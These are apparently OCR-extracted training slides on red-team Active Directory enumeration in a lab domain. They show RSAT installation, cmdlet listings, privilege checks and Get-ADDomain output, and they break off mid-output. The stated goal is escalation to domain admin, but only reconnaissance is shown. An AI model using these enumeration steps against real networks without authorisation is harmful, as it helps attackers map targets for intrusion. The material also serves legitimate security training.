Active Directory Read-Team Engagement & Lab Setup

By Muhammad Sada Mainasara

CCNA R&S, CCNP SECURITY, CISCO SECURITY SPECIALIST, CEH, CHFI, MCSA, OSCP

Introduction to Active Directory

- What is Active Directory
- Active Directory is a directory services for windows network environments, it is a distributed and hierarchical structure that allows for centralized management of an organization's resources, including users, computers, groups, network devices and file shares, group policies, servers, workstations and trusts, A Directory Services such as Active directory services such as AD-DS gives an organization way to store directory data and make it available to standard users and administrators across the network, it was first introduced in windows server 2000, it is designed to be backward-compatible, it is reach in features and functionalities most of which are not secure by default, it is complexity makes difficult to manage especially in large environments where it can be easily misconfigured.

Introduction to Active Directory

- What is Active Directory Cont…
- Active Directory misconfiguration and flaws can often used to gain a foothold and move laterally and vertically within a network and gain unauthorized access to protected resources.
- A basic AD user account with no added privilege can be used to enumerate AD objects such as users, computers, Ous, Groups, GPOs, Domain Trusts ACLs etc.

Active Directory Enumeration

Active Directory enumeration is the process of gathering information about an AD infrastructure.

Enumeration techniques aim to extract AD's valuable data such as user accounts, group memberships, system configuration, and other relevant network information, there is wide variety of tools out there free and paid version which aid red and blue teamers to gather and analyze active directory data.

Active Directory enumeration with RSAT

- Remote Server Administration Tools RSAT is a set tools from Microsoft that enable IT Professionals and system administrators to manage roles and features in Windows Servers, it comes pre-installed in modern windows servers but it doesn't on windows client, you can't install RSAT on windows running Home or Standard edition, you can only install it on professional or Enterprise edition of the windows.
- We are going to start our enumeration from a red teamer point of view, with credential of an AD standard user with no added privilege, we have three Domain Controllers and two workstations with one web server
- Using the stand user we will attempt to escalate our privilege to domain admin and beyond using different techniques
- We will also attempt escalate privilege across forest trusts between the two forests

Active Directory enumeration with RSAT

- Installing RSAT on windows 10 Enterprise Win10-Client-01
- We I tried to installed with medium integrity level I got this error, this means it requires elevated privilege
- Get-WindowsCapability -Name RSAT* -Online | Add-WindowsCapability -Online

```
PS C:\Users\p.brown.BYTESHIELD.000> Get-WindowsCapability -Name RSAT* -Online | Add-WindowsCapability -Online
Get-WindowsCapability : The requested operation requires elevation.
At line:1 char:1
+ Get-WindowsCapability -Name RSAT* -Online | Add-WindowsCapability -On ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-WindowsCapability], COMException
    + FullyQualifiedErrorId : Microsoft.Dism.Commands.GetWindowsCapabilityCommand
```

Active Directory enumeration with RSAT

- Installing RSAT
- Get-WindowsCapability -Name RSAT* -Online | Add-WindowsCapability -Online

```
PS C:\Windows\system32> Get-WindowsCapability -Name RSAT* -Online | Add-WindowsCapability -Online


Path            :
Online          : True
RestartNeeded : False

Path            :
Online          : True
RestartNeeded : False

Path            :
Online          : True
RestartNeeded : False

Path            :
Online          : True
RestartNeeded : False

Path            :
Online          : True
RestartNeeded : False

Path            :
Online          : True
RestartNeeded : False

Path            :
Online          : True
RestartNeeded : False

Path            :
Online          : True
RestartNeeded : False

Operation
    Running
    [ooooooooooooooo                                                                ]

Path            :
```

Active Directory enumeration with RSAT

- We can check the available installed module with this command
- Get-Module –ListAvailable

```
PS C:\Users\Justin.smith> Get-Module -ListAvailable


    Directory: C:\Program Files\WindowsPowerShell\Modules


ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Script     1.0.1      Microsoft.PowerShell.Operation.V... {Get-OperationValidation, Invoke-OperationValidation}
Binary     1.0.0.1    PackageManagement                   {Find-Package, Get-Package, Get-PackageProvider, Get-Packa...
Script     3.4.0      Pester                              {Describe, Context, It, Should...}
Script     1.0.0.1    PowerShellGet                       {Install-Module, Find-Module, Save-Module, Update-Module...}
Script     2.0.0      PSReadline                          {Get-PSReadLineKeyHandler, Set-PSReadLineKeyHandler, Remov...


    Directory: C:\Windows\system32\WindowsPowerShell\v1.0\Modules

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Manifest   1.0.1.0    ActiveDirectory                     {Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
Manifest   1.0.0.0    AppBackgroundTask                   {Disable-AppBackgroundTaskDiagnosticLog, Enable-AppBackgro...
Manifest   2.0.0.0    AppLocker                           {Get-AppLockerFileInformation, Get-AppLockerPolicy, New-Ap...
Manifest   1.0.0.0    AppvClient                          {Add-AppvClientConnectionGroup, Add-AppvClientPackage, Add...
Manifest   2.0.1.0    Appx                                {Add-AppxPackage, Get-AppxPackage, Get-AppxPackageManifest...
Script     1.0.0.0    AssignedAccess                      {Clear-AssignedAccess, Get-AssignedAccess, Set-AssignedAcc...
Manifest   1.0        BestPractices                       {Get-BpaModel, Get-BpaResult, Invoke-BpaModel, Set-BpaResult}
Manifest   1.0.0.0    BitLocker                           {Unlock-BitLocker, Suspend-BitLocker, Resume-BitLocker, Re...
Manifest   2.0.0.0    BitsTransfer                        {Add-BitsFile, Complete-BitsTransfer, Get-BitsTransfer, Re...
Manifest   1.0.0.0    BranchCache                         {Add-BCDataCacheExtension, Clear-BCCache, Disable-BC, Disa...
Manifest   1.0.0.0    CimCmdlets                          {Get-CimAssociatedInstance, Get-CimClass, Get-CimInstance,...
Binary     2.0.0.0    ClusterAwareUpdating                {Get-CauPlugin, Register-CauPlugin, Unregister-CauPlugin, ...
Manifest   1.0        ConfigCI                            {Get-SystemDriver, New-CIPolicyRule, New-CIPolicy, Get-CIP...
Manifest   1.0        ConfigDefender                      {Get-MpPreference, Set-MpPreference, Add-MpPreference, Rem...
Manifest   1.0        ConfigDefenderPerformance           {New-MpPerformanceRecording, Get-MpPerformanceReport}
Manifest   1.0        Defender                            {Get-MpPreference, Set-MpPreference, Add-MpPreference, Rem...
Manifest   1.0.2.0    DeliveryOptimization                {Delete-DeliveryOptimizationCache, Set-DeliveryOptimizatio...
Manifest   1.0        DFSN                                {Get-DfsnRoot, Remove-DfsnRoot, Set-DfsnRoot, New-DfsnRoot...
Binary     2.0.0.0    DFSR                                {New-DfsReplicationGroup, Get-DfsReplicationGroup, Set-Dfs...
```

Active Directory enumeration with RSAT

- Now that we have the Active Directory module imported into our current session let's explore its usage, with Get-Command –Module followed by the module displays so many functions for us to use



```
PS C:\Users\Justin.smith> Get-Command -Module ActiveDirectory

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Cmdlet          Add-ADCentralAccessPolicyMember                    1.0.1.0    ActiveDirectory
Cmdlet          Add-ADComputerServiceAccount                       1.0.1.0    ActiveDirectory
Cmdlet          Add-ADDomainControllerPasswordReplicationPolicy    1.0.1.0    ActiveDirectory
Cmdlet          Add-ADFineGrainedPasswordPolicySubject             1.0.1.0    ActiveDirectory
Cmdlet          Add-ADGroupMember                                  1.0.1.0    ActiveDirectory
Cmdlet          Add-ADPrincipalGroupMembership                     1.0.1.0    ActiveDirectory
Cmdlet          Add-ADResourcePropertyListMember                   1.0.1.0    ActiveDirectory
Cmdlet          Clear-ADAccountExpiration                          1.0.1.0    ActiveDirectory
Cmdlet          Clear-ADClaimTransformLink                         1.0.1.0    ActiveDirectory
Cmdlet          Disable-ADAccount                                  1.0.1.0    ActiveDirectory
Cmdlet          Disable-ADOptionalFeature                          1.0.1.0    ActiveDirectory
Cmdlet          Enable-ADAccount                                   1.0.1.0    ActiveDirectory
Cmdlet          Enable-ADOptionalFeature                           1.0.1.0    ActiveDirectory
Cmdlet          Get-ADAccountAuthorizationGroup                    1.0.1.0    ActiveDirectory
Cmdlet          Get-ADAccountResultantPasswordReplicationPolicy    1.0.1.0    ActiveDirectory
Cmdlet          Get-ADAuthenticationPolicy                         1.0.1.0    ActiveDirectory
Cmdlet          Get-ADAuthenticationPolicySilo                     1.0.1.0    ActiveDirectory
Cmdlet          Get-ADCentralAccessPolicy                          1.0.1.0    ActiveDirectory
Cmdlet          Get-ADCentralAccessRule                            1.0.1.0    ActiveDirectory
Cmdlet          Get-ADClaimTransformPolicy                         1.0.1.0    ActiveDirectory
Cmdlet          Get-ADClaimType                                    1.0.1.0    ActiveDirectory
Cmdlet          Get-ADComputer                                     1.0.1.0    ActiveDirectory
Cmdlet          Get-ADComputerServiceAccount                       1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDCCloningExcludedApplicationList             1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDefaultDomainPasswordPolicy                  1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDomain                                       1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDomainController                             1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDomainControllerPasswordReplicationPolicy    1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDomainControllerPasswordReplicationPolicy... 1.0.1.0    ActiveDirectory
Cmdlet          Get-ADFineGrainedPasswordPolicy                    1.0.1.0    ActiveDirectory
Cmdlet          Get-ADFineGrainedPasswordPolicySubject             1.0.1.0    ActiveDirectory
Cmdlet          Get-ADForest                                       1.0.1.0    ActiveDirectory
Cmdlet          Get-ADGroup                                        1.0.1.0    ActiveDirectory
Cmdlet          Get-ADGroupMember                                  1.0.1.0    ActiveDirectory
Cmdlet          Get-ADObject                                       1.0.1.0    ActiveDirectory
Cmdlet          Get-ADOptionalFeature                              1.0.1.0    ActiveDirectory
Cmdlet          Get-ADOrganizationalUnit                           1.0.1.0    ActiveDirectory
```

Active Directory enumeration with RSAT


- Piping the Output to Measure-Object PowerShell CommandLet we can see how many functions the module has for us, 147 in our case
- Get-Command -Module ActiveDirectory | Measure-Object

```
PS C:\Users\Justin.smith> Get-Command -Module ActiveDirectory | Measure-Object


Count    : 147
Average  :
Sum      :
Maximum  :
Minimum  :
Property :
```

Active Directory enumeration with RSAT

- Since we want to retrieve information from the AD we need list all the Functions the start with Get to see if we can find a good candidate for our need



```
Cmdlet          Get-ADAccountAuthorizationGroup                1.0.1.0    ActiveDirectory
Cmdlet          Get-ADAccountResultantPasswordReplicationPolicy 1.0.1.0    ActiveDirectory
Cmdlet          Get-ADAuthenticationPolicy                     1.0.1.0    ActiveDirectory
Cmdlet          Get-ADAuthenticationPolicySilo                 1.0.1.0    ActiveDirectory
Cmdlet          Get-ADCentralAccessPolicy                      1.0.1.0    ActiveDirectory
Cmdlet          Get-ADCentralAccessRule                        1.0.1.0    ActiveDirectory
Cmdlet          Get-ADClaimTransformPolicy                     1.0.1.0    ActiveDirectory
Cmdlet          Get-ADClaimType                                1.0.1.0    ActiveDirectory
Cmdlet          Get-ADComputer                                 1.0.1.0    ActiveDirectory
Cmdlet          Get-ADComputerServiceAccount                   1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDCCloningExcludedApplicationList         1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDefaultDomainPasswordPolicy              1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDomain                                   1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDomainController                         1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDomainControllerPasswordReplicationPolicy 1.0.1.0    ActiveDirectory
Cmdlet          Get-ADDomainControllerPasswordReplicationPolicy... 1.0.1.0 ActiveDirectory
Cmdlet          Get-ADFineGrainedPasswordPolicy                1.0.1.0    ActiveDirectory
Cmdlet          Get-ADFineGrainedPasswordPolicySubject         1.0.1.0    ActiveDirectory
Cmdlet          Get-ADForest                                   1.0.1.0    ActiveDirectory
Cmdlet          Get-ADGroup                                    1.0.1.0    ActiveDirectory
Cmdlet          Get-ADGroupMember                              1.0.1.0    ActiveDirectory
Cmdlet          Get-ADObject                                   1.0.1.0    ActiveDirectory
Cmdlet          Get-ADOptionalFeature                          1.0.1.0    ActiveDirectory
Cmdlet          Get-ADOrganizationalUnit                       1.0.1.0    ActiveDirectory
Cmdlet          Get-ADPrincipalGroupMembership                 1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationAttributeMetadata             1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationConnection                    1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationFailure                       1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationPartnerMetadata               1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationQueueOperation                1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationSite                          1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationSiteLink                      1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationSiteLinkBridge                1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationSubnet                        1.0.1.0    ActiveDirectory
Cmdlet          Get-ADReplicationUpToDatenessVectorTable       1.0.1.0    ActiveDirectory
Cmdlet          Get-ADResourceProperty                         1.0.1.0    ActiveDirectory
Cmdlet          Get-ADResourcePropertyList                     1.0.1.0    ActiveDirectory
Cmdlet          Get-ADResourcePropertyValueType                1.0.1.0    ActiveDirectory
Cmdlet          Get-ADRootDSE                                  1.0.1.0    ActiveDirectory
Cmdlet          Get-ADServiceAccount                           1.0.1.0    ActiveDirectory
```

Active Directory enumeration with RSAT

- Get-ADDomain Looks promising let's explore its usage using Get-help Cmdlet
- Get-Help Get-ADDomain -Full

```
PS C:\Users\Justin.smith> Get-Help Get-ADDomain -Full

NAME
    Get-ADDomain

SYNTAX
    Get-ADDomain [-AuthType {Negotiate | Basic}] [-Credential <pscredential>] [-Current {LocalComputer |
    LoggedOnUser}] [-Server <string>]  [<CommonParameters>]

    Get-ADDomain [-Identity] <ADDomain> [-AuthType {Negotiate | Basic}] [-Credential <pscredential>] [-Server
    <string>]  [<CommonParameters>]


PARAMETERS
    -AuthType <ADAuthType>

        Required?                    false
        Position?                    Named
        Accept pipeline input?       false
        Parameter set name           (All)
        Aliases                      None
        Dynamic?                     true
```

Active Directory enumeration with RSAT

- Let's Confirm the privilege of our user

```
PS C:\Users\Justin.smith> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Active Directory enumeration with RSAT

- The user is just a Domain user with no added privilege

```
PS C:\Users\Justin.smith> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==========================================
===
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled gr
oup
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled gr
oup
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled gr
oup
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled gr
oup
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled gr
oup
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled gr
oup
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Active Directory enumeration with RSAT

- Typing Get-ADDomain without any argument shows us the Domain and its Child

```
PS C:\Users\Justin.smith> Get-ADDomain


AllowedDNSSuffixes                 : {}
ChildDomains                       : {TRI.BYTESHIELD.local}
ComputersContainer                 : CN=Computers,DC=BYTESHIELD,DC=local
DeletedObjectsContainer            : CN=Deleted Objects,DC=BYTESHIELD,DC=local
DistinguishedName                  : DC=BYTESHIELD,DC=local
DNSRoot                            : BYTESHIELD.local
DomainControllersContainer         : OU=Domain Controllers,DC=BYTESHIELD,DC=local
DomainMode                         : Windows2016Domain
DomainSID                          : S-1-5-21-2650123447-3108711000-1796582875
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=BYTESHIELD,DC=local
Forest                             : BYTESHIELD.local
InfrastructureMaster               : ROOT-DC01.BYTESHIELD.local
LastLogonReplicationInterval       :
LinkedGroupPolicyObjects           : {cn={64B83EB6-F683-438B-B8D7-77C74CCF5261},cn=policies,cn=system,DC=BYTESHIELD,DC=
                                     local, CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=BYTESHIE
                                     LD,DC=local}
LostAndFoundContainer              : CN=LostAndFound,DC=BYTESHIELD,DC=local
ManagedBy                          :
Name                               : BYTESHIELD
NetBIOSName                        : BYTESHIELD
ObjectClass                        : domainDNS
ObjectGUID                         : e80b64ec-1e5d-4be1-bc7c-dabd02fd42de
ParentDomain                       :
PDCEmulator                        : ROOT-DC01.BYTESHIELD.local
PublicKeyRequiredPasswordRolling   : True
QuotasContainer                    : CN=NTDS Quotas,DC=BYTESHIELD,DC=local
ReadOnlyReplicaDirectoryServers    : {}
ReplicaDirectoryServers            : {ROOT-DC01.BYTESHIELD.local}
RIDMaster                          : ROOT-DC01.BYTESHIELD.local
SubordinateReferences              : {DC=TRI,DC=BYTESHIELD,DC=local, DC=ForestDnsZones,DC=BYTESHIELD,DC=local,
                                     DC=DomainDnsZones,DC=BYTESHIELD,DC=local, CN=Configuration,DC=BYTESHIELD,DC=local}
SystemsContainer                   : CN=System,DC=BYTESHIELD,DC=local
UsersContainer                     : CN=Users,DC=BYTESHIELD,DC=local
```

Active Directory enumeration with RSAT

- Let's Give it the Parameter –Identity and Specify a Domain

```
PS C:\Users\Justin.smith> Get-ADDomain -Identity BYTESHIELD.local


AllowedDNSSuffixes                : {}
ChildDomains                      : {TRI.BYTESHIELD.local}
ComputersContainer                : CN=Computers,DC=BYTESHIELD,DC=local
DeletedObjectsContainer           : CN=Deleted Objects,DC=BYTESHIELD,DC=local
DistinguishedName                 : DC=BYTESHIELD,DC=local
DNSRoot                           : BYTESHIELD.local
DomainControllersContainer        : OU=Domain Controllers,DC=BYTESHIELD,DC=local
DomainMode                        : Windows2016Domain
DomainSID                         : S-1-5-21-2650123447-3108711000-1796582875
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=BYTESHIELD,DC=local
Forest                            : BYTESHIELD.local
InfrastructureMaster              : ROOT-DC01.BYTESHIELD.local
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          : {cn={64B83EB6-F683-438B-B8D7-77C74CCF5261},cn=policies,cn=system,DC=BYTESHIELD,DC=
                                    local, CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=BYTESHIE
                                    LD,DC=local}
LostAndFoundContainer             : CN=LostAndFound,DC=BYTESHIELD,DC=local
ManagedBy                         :
Name                              : BYTESHIELD
NetBIOSName                       : BYTESHIELD
ObjectClass                       : domainDNS
ObjectGUID                        : e80b64ec-1e5d-4be1-bc7c-dabd02fd42de
ParentDomain                      :
PDCEmulator                       : ROOT-DC01.BYTESHIELD.local
PublicKeyRequiredPasswordRolling  : True
QuotasContainer                   : CN=NTDS Quotas,DC=BYTESHIELD,DC=local
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {ROOT-DC01.BYTESHIELD.local}
RIDMaster                         : ROOT-DC01.BYTESHIELD.local
SubordinateReferences             : {DC=TRI,DC=BYTESHIELD,DC=local, DC=ForestDnsZones,DC=BYTESHIELD,DC=local,
                                    DC=DomainDnsZones,DC=BYTESHIELD,DC=local, CN=Configuration,DC=BYTESHIELD,DC=local}
SystemsContainer                  : CN=System,DC=BYTESHIELD,DC=local
UsersContainer                    : CN=Users,DC=BYTESHIELD,DC=local
```

Active Directory enumeration with RSAT

- Let's Enumerate the Child Domain

```
PS C:\Users\Justin.smith> Get-ADDomain -Identity TRI.BYTESHIELD.local


AllowedDNSSuffixes                : {}
ChildDomains                      : {}
ComputersContainer                : CN=Computers,DC=TRI,DC=BYTESHIELD,DC=local
DeletedObjectsContainer           : CN=Deleted Objects,DC=TRI,DC=BYTESHIELD,DC=local
DistinguishedName                 : DC=TRI,DC=BYTESHIELD,DC=local
DNSRoot                           : TRI.BYTESHIELD.local
DomainControllersContainer        : OU=Domain Controllers,DC=TRI,DC=BYTESHIELD,DC=local
DomainMode                        : Windows2016Domain
DomainSID                         : S-1-5-21-961384531-1508825278-244064522
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=TRI,DC=BYTESHIELD,DC=local
Forest                            : BYTESHIELD.local
InfrastructureMaster              : Child-DC02.TRI.BYTESHIELD.local
LastLogonReplicationInterval      :
LinkedGroupPolicyObjects          : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=TRI,DC=BYTESHI
                                    ELD,DC=local}
LostAndFoundContainer             : CN=LostAndFound,DC=TRI,DC=BYTESHIELD,DC=local
ManagedBy                         :
Name                              : TRI
NetBIOSName                       : TRI
ObjectClass                       : domainDNS
ObjectGUID                        : 1f08631d-e6ff-4a0c-b4d3-3ac0e02baa23
ParentDomain                      : BYTESHIELD.local
PDCEmulator                       : Child-DC02.TRI.BYTESHIELD.local
PublicKeyRequiredPasswordRolling  : True
QuotasContainer                   : CN=NTDS Quotas,DC=TRI,DC=BYTESHIELD,DC=local
ReadOnlyReplicaDirectoryServers   : {}
ReplicaDirectoryServers           : {Child-DC02.TRI.BYTESHIELD.local}
